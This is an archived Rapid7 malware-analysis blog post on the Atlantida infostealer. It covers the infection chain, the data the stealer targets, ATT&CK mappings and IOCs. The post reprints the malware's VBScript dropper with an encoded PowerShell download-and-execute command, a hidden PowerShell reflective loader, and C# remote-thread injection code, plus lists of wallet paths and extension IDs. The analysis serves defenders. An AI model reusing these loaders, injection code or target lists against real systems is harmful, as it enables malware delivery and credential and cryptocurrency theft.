

# Whispers of Atlantida: Safeguarding Your Digital Treasure | Rapid7 Blog

By Rapid7

Published: 2024-01-17 · Archived: 2026-04-05 17:27:02 UTC

Recently, Rapid7 observed a new stealer named Atlantida. The stealer tricks users to download a malicious file from a compromised website, and uses several evasion techniques such as reflective loading and injection before the stealer is loaded.

Atlantida steals a wide range of login information of softwares like Telegram, Steam, several offline cryptocurrency wallets data, browser stored data as well as cryptocurrency wallets browser extension data. It also captures the victim's screen and collects hardware data.




Figure 1 - Atlantida Attack Flow

## Technical Analysis

### Stage 1 - Delivery

The attack starts with a user downloading a malicious .hta file from a compromised website. It is worth mentioning that the .hta file is manually executed by the victim. When investigating the file, we observed a Visual Basic Script that decrypts a hardcoded base64 string and executes the decrypted content:

```
Function Text1(Binary)
    Const adTypeText = 2
    Const adTypeBinary = 1
    Const accidental1 = "a"
    Dim Test 'As New Stream
    Set Test = CreateObject(accidental1 + "DODB.sTrEam")
    Test.Type = adTypeBinary

    Test.Open
    Test.Write Binary

    Test.Position = 0
    Test.Type = adTypeText

    Test.CharSet = "us-ascii"

    Text1 = Test.ReadText
    Set TEST = Nothing
End Function

Function absurd3(ByVal vCode)
    Dim oXML, oNode

    Set oXML = CreateObject("Msxml2.DOMDocument.3.0")
        Set oNode = oXML.CreateElement("base64")
    oNode.dataType = "bin.base64"
    oNode.text = vCode
        absurd3 = Text1(oNode.nodeTypedValue)
    Set oNode = Nothing
    Set oXML = Nothing
End Function

Dim TextTextlxTextlxtl
TextTextlxTextlxtl = absurd3("cG93ZXJzaGVsbCBpcm0gaHR0cDovLzE2Ni4xLjE2MC4xMC9sb2FkZXIudHh0IHwgaWV4")

Set oShell = CreateObject("WScript.Shell")
oShell.run TextTextlxTextlxtl
```

base64 encoded command

"cG93ZXJzaGVsbCBpcm0gaHR0cDovLzE2Ni4xLjE2MC4xMC9sb2FkZXIudHh0IHwgaWV4")

command execution

Figure 2 - Malicious VBScript inside .hta file

The decrypted command : "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" irm hxxp://166.1.160[.]10/loader.txt | iex" .

**Stage 2 - Three levels of in-memory loading**

The executed PowerShell command downloads and executes a next stage PowerShell script in memory.

```

$signature = @"
[DllImport("kernel32.dll")]
public static extern IntPtr GetConsoleWindow();

[DllImport("user32.dll")]
public static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);
"@

Add-Type -MemberDefinition $signature -Namespace "Win32" -Name "NativeMethods"

$consoleWindowHandle = [Win32.NativeMethods]::GetConsoleWindow()
[Win32.NativeMethods]::ShowWindow($consoleWindowHandle, 0)
$webClient = New-Object System.Net.WebClient
$shellcode = $webClient.DownloadData("http://166.1.160.10/www.c.bin")
$asm = [System.Reflection.Assembly]::Load($shellcode)
$method = $asm.EntryPoint
$method.Invoke($null, @($null))

```

Figure 3 - Malicious PowerShell script

The PowerShell script downloads and reflectively loads a .NET downloader. The .NET downloader is a simple downloader that calls *DownloadData* API function to get a Donut injector. [Donut](#) is a position-independent code that enables in-memory execution of VBScript, JScript, EXE, DLL files and .NET assemblies. Next, the Donut is injected to newly created "C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe" by using a Remote Thread Injection Technique (aka *CreateRemoteThread*). This technique works by writing a shellcode into the context of another eligible process and creating a thread for that process to run the payload.

```

// Token: 0x06000006 RID: 6 RVA: 0x0002050 File Offset: 0x0000250
private static void Main(string[] args)
{
    try
    {
        byte[] array = new WebClient().DownloadData("http://166.1.160.10/www.bin");
        Program.PROCESS_INFORMATION process_INFORMATION = default(Program.PROCESS_INFORMATION);
        Program.STARTUPINFO startupinfo = default(Program.STARTUPINFO);
        if (Program.CreateProcess(null, "C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe", IntPtr.Zero, IntPtr.Zero, false, 4U,
            IntPtr.Zero, null, ref startupinfo, ref process_INFORMATION))
        {
            IntPtr intPtr = Program.VirtualAllocEx(process_INFORMATION.hProcess, IntPtr.Zero, array.Length, 12288U, 64U);
            IntPtr zero = IntPtr.Zero;
            if (Program.WriteProcessMemory(process_INFORMATION.hProcess, intPtr, array, array.Length, ref zero))
            {
                int num = 0;
                Program.CreateRemoteThread(process_INFORMATION.hProcess, IntPtr.Zero, 0U, intPtr, IntPtr.Zero, 0U, ref num);
            }
        }
    }
    catch (Exception value)
    {
        Console.WriteLine(value);
        Console.ReadLine();
    }
    Console.ReadLine();
}

```

### Stage 3 - Atlantida Stealer

The Donut injector is used to load a final payload, which in our case is a new Atlantida Stealer. It got its name following the string found in the executable.

00044A64	-	file	-	-	AtlantidaStealer.exe
----------	---	------	---	---	----------------------

Figure 5 - AtlantidaStealer string

First, the Atlantida stealer captures the entire screen by using the combination of *GetDC*, *CreateCompatibleDC*, *CreateDIBSection*, *SelectObject* and *BitBlt* API function combination. Next, it checks if a Filezilla

(open source [FTP](#) software, that allows users to transfer files from a local to a remote computer) recent services file exists. It does that by attempting to open “C:\Users\username\AppData\Roaming\FileZilla\recentServers.xml” if it does, it reads the file. Next, it looks for the following offline cryptocurrency wallets by enumerating the files under the wallet path:

Wallet	Path Enumerated
Zcash	`C:\Users\Username\AppData\Roaming\Zcash`
Armory	`C:\Users\Username\AppData\Roaming\Armory`
Bytecoin	`C:\Users\Username\AppData\Roaming\bytecoin`
Jaxx Liberty	`C:\Users\Username\AppData\Roaming\com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb`
Ethereum	`C:\Users\Username\AppData\Roaming\Ethereum\keystore`
Atomic	`C:\Users\Username\AppData\Roaming\atomic\Local Storage\leveldb`
Guarda	`C:\Users\Username\AppData\Roaming\Guarda\Local Storage\leveldb`
Exodus	`C:\Users\Username\AppData\Roaming\Exodus\Local Storage\leveldb` `C:\Users\Username\AppData\Roaming\Exodus` `C:\Users\Username\AppData\Roaming\Exodus\exodus.wallet`

The stealer reads all the files found under the enumerated path.

Next, it collects the victim's hardware data such as RAM, GPU, CPU and screen resolution. The stealer enumerates the user's Desktop folder and reads all text files(.txt). It also looks for Binance wallet credentials by enumerating a `C:\Users\Username\AppData\Roaming\Binance` directory and reading all JSON files under it.

Steam (video game digital distribution service) configuration and credentials are also in Atlantida stealer’s interest as we observed it enumerating the Steam configuration directory and searches for the following files:

1. Ssfn - Steam Sentry File.
2. Config.vdf - Steam configuration file.
3. Loginusers.vdf - stores the records of previously logged-in Steam accounts.


```
push    offset aSsfm      ; "ssf"
push    eax                ; Str
call    _strstr
add     esp, 8
test    eax, eax
jnz     short loc_404F5C

lea     eax, [ebp+FindFileData.cFileName]
push    offset aConfigVdf ; "config.vdf"
push    eax                ; Str
call    _strstr
add     esp, 8
test    eax, eax
jnz     short loc_404F5C

lea     eax, [ebp+FindFileData.cFileName]
push    offset aLoginusersVdf ; "loginusers.vdf"
push    eax                ; Str
call    _strstr
add     esp, 8
test    eax, eax
jz      loc_40539C
```

The last thing that Atlantida is harvesting is Telegram data. It collects all the data located in "C:\Users\Username\AppData\Roaming\Telegram Desktop\tdata".

The stealer now connects to the hard coded C&C server (45.144.232.99). We accessed the hardcoded IP and got to the login page of what we assume is a stealers control panel, which also had an `Atlantida` title.



No data is passed to the C&C server this time and the stealer continues its collection. Differently from other stealers, Atlantida focuses only on three web browsers: Google Chrome, Mozilla Firefox and Microsoft Edge. It steals all stored passwords, cookies, tokens, credit cards and autofills.

One of the notable functions of Atlantida stealer is its ability to steal data from Chrome-based browser extensions. For each Chrome-based extension, an “Extension ID” is given. The malware uses this information to harvest data stored within. Atlantida harvests data from the following cryptocurrency wallets extensions:

Extension Name	Extension ID
Metamask	nkbihfbeogaeaoehlefnkodbefgpgknn
Sollet	fhmfendgdocmbmfikdcogofphimnkno
BNB chain wallet	fhbohimaelbohpbblcdcngcnapndodjp
Phantom	bfnaelmomeimhlpmgjnjophhpkkoljpa
Metawallet	bkklifkecemccedpkhcebagjpehhabfb
Yoroi	ffnbelfdoeiohenkjibnmdajiehjhajb
Nami	lpfcbjknijpeeillfnkikgncikgfhdo
Flint	hnhobjmcibchnmglfblbdfabcgaknlkj
CardWallet	apnehcjmngpnmccpaibjmhhoadaico
Guildwallet	nanjmdknhkinifnkgdcggcfnhdaammj
TronWallet	pnndplcbkakcplkjnolgbkdjgkjednm
CryptoAirdrops	dhngnlphgchebgoemcjekedjbbifijid

Extension Name	Extension ID
Bitoke	oijajbhmelbcoclnkdmembiacmeghbae
Coin89	aeachknmefphepccionboohckonoeemg
XDefiWallet	hmeobnfnfcmkdcmlblgagmfpfoieaf
Keplr	dmkamcknogkgcdfhhbddcghachkejeap
FreaksAxie	copjnifcededocejpaapepagaodgpbh
Oasis	ppdadbejkmjnefldpcdjhnkpbjkikoip
Rabby	acmacodkjbdbgmoleebolmdjonilkbch
MathWallet	afbcbjpbfadlkmhmlhkeodmamcflc
NiftyWallet	jbdaocneiinnmjblgalhcelgbejmnid
Guarda	hpglfhghnbgpjdenjgmdgoeiappafln
EQUALWallet	blnieiiffboillknjnegogjhgknoapac
BitAppWallet	fihkakfobkmkjojpchpfgcmhfjnmnfpj
iWallet	kncchdigobghenbbaddojinnaogfppfj
Wombat	amkmjmmfllddogmhpjloimipbofnfjih
MEW CX	nlbmnijcnlegkjjpcfjclmcfggfefdm
GuildWallet	nkddgncdjgfcddamfgcmfnlhccnimig
Saturn Wallet	cphhlgmgameodnhkjdmkpanlelnlohao
CloverWallet	nhnkbkgjikgcigadomkphalanndcapjk
LiquidityWallet	kpfopkelmapcoipemfendmdcghnegimn
TerraStation	aiifbnfbobpmeekipheeiijmdpnlpgpp
AuroWallet	cnmamaachppnkjgnildpdmkaakejnhae
Polymesh Wallet	jojhfloedkpkglbfimdfabpdfjaoolaf
ICONex	flpicilemghbmfalicajoolhkkenfel
NaboxWallet	nknhiehlkippafakaeklbeglecifhad
KHC	hcflpincpppdclinealmandijcmnkbgn
Temple	ookjlbkiiinhpmnjffcofjonbfbgaoc
TezBox	mnfifekajgofkckjemidiaecocnkjeh
CyanoWallet	dkdedlpgdmmkkfjabffeganieamfklkm
Byone	nlgbhdfgdhgbiamfdmbikcdghidoadd

Extension Name	Extension ID
OneKey	infeboajgfhgbjpbjbeppbkgnabfdkdaf
Leaf Wallet	cihmoadaighcejopammfmbddcmdekce
BitClip	ijmpgkjfkbfhoebgogflfebnejmfbml
NashExtension	onofpnbbkehpmmoabgpcpmigafmmnjhl
HyconLiteClient	bcopgchhojmggmffilplmbdicgaihlkp

When the stealer finishes the collection, all data is compressed and sent to the C&C server. Then the malware exists.

## Rapid7 Customers

For Rapid7 MDR and InsightIDR customers, the following Attacker Behavior Analytics (ABA) rules are currently deployed and alerting on the activity described in this blog:

- Suspicious Process - MSHTA Spawns PowerShell

## MITRE ATT&CK Techniques:

Tactic	Technique	**Details
Execution	User Execution: Malicious File (T1204.002)	A user downloads and executes malicious .hta file
Execution	Command and Scripting Interpreter: Visual Basic (T1059.005)	.hta contains malicious VBScript function
Execution	Command and Scripting Interpreter: Powershell (T1059.001)	VBScript executes powershell to download powershell script
Command and Control	Ingress Tool Transfer (T1105)	A powershell script downloads an additional .Net Loader
Defense Evasion	Reflective Code Loading (T1620)	Powershell script executed the loader reflectively
Defense Evasion	Process Injection (T1055)	The .Net loader injects into RegAsm.exe process
Credential Access	Credentials from Password Stores: Credentials from Web Browsers (T1555.003)	Atlantida steals stored browser data such as passwords, cookies, tokens, credit cards and autofills
Credential Access	Credentials from Password Stores (T1555)	Atlantida steals offline cryptocurrency wallets data, and other software data
Discovery	System Information Discovery (T1082)	Atlantida collects victim's hardware information
Collection	Screen Capture (T1113)	Atlantida captures victim's screen
Exfiltration	Exfiltration Over C2 Channel (T1041)	Atlantida exfiltrates all collected data

## IOCs

IOC	SHA-256	Notes
ReadEra_v1.4.2.hta	67b8776b9d8f581173bcb471e91ff1701cafb92a9ed858fe3cb26a31dd6a6d8	Malicious .hta file
<a href="http://166.1.160[.]10/loader.txt">http://166.1.160[.]10/loader.txt</a>		Malicious powershell script
<a href="http://166.1.160[.]10/www_c.bin">http://166.1.160[.]10/www_c.bin</a>	f935143dba2fb65eef931c1dac74a740e58e9e911a13457f4cfa4c73a0c673b3	Stores .Net Loader
<a href="http://166.1.160[.]10/www.bin">http://166.1.160[.]10/www.bin</a>	350216884486d1fafbd60e1d9c87c48149b058e4fab6b9a2a5cd7ea67ab250a0	Stores Donut shellcode
AtlantidaStealer.exe	b4f4d51431c4e3f7aeb01057dc851454cff4e64d16c05d9da12dfb428715d130	Atlantida stealer
45.144.232[.]99		C&C server

---

Source: <https://www.rapid7.com/blog/post/2024/01/17/whispers-of-atlantida-safeguarding-your-digital-treasure/>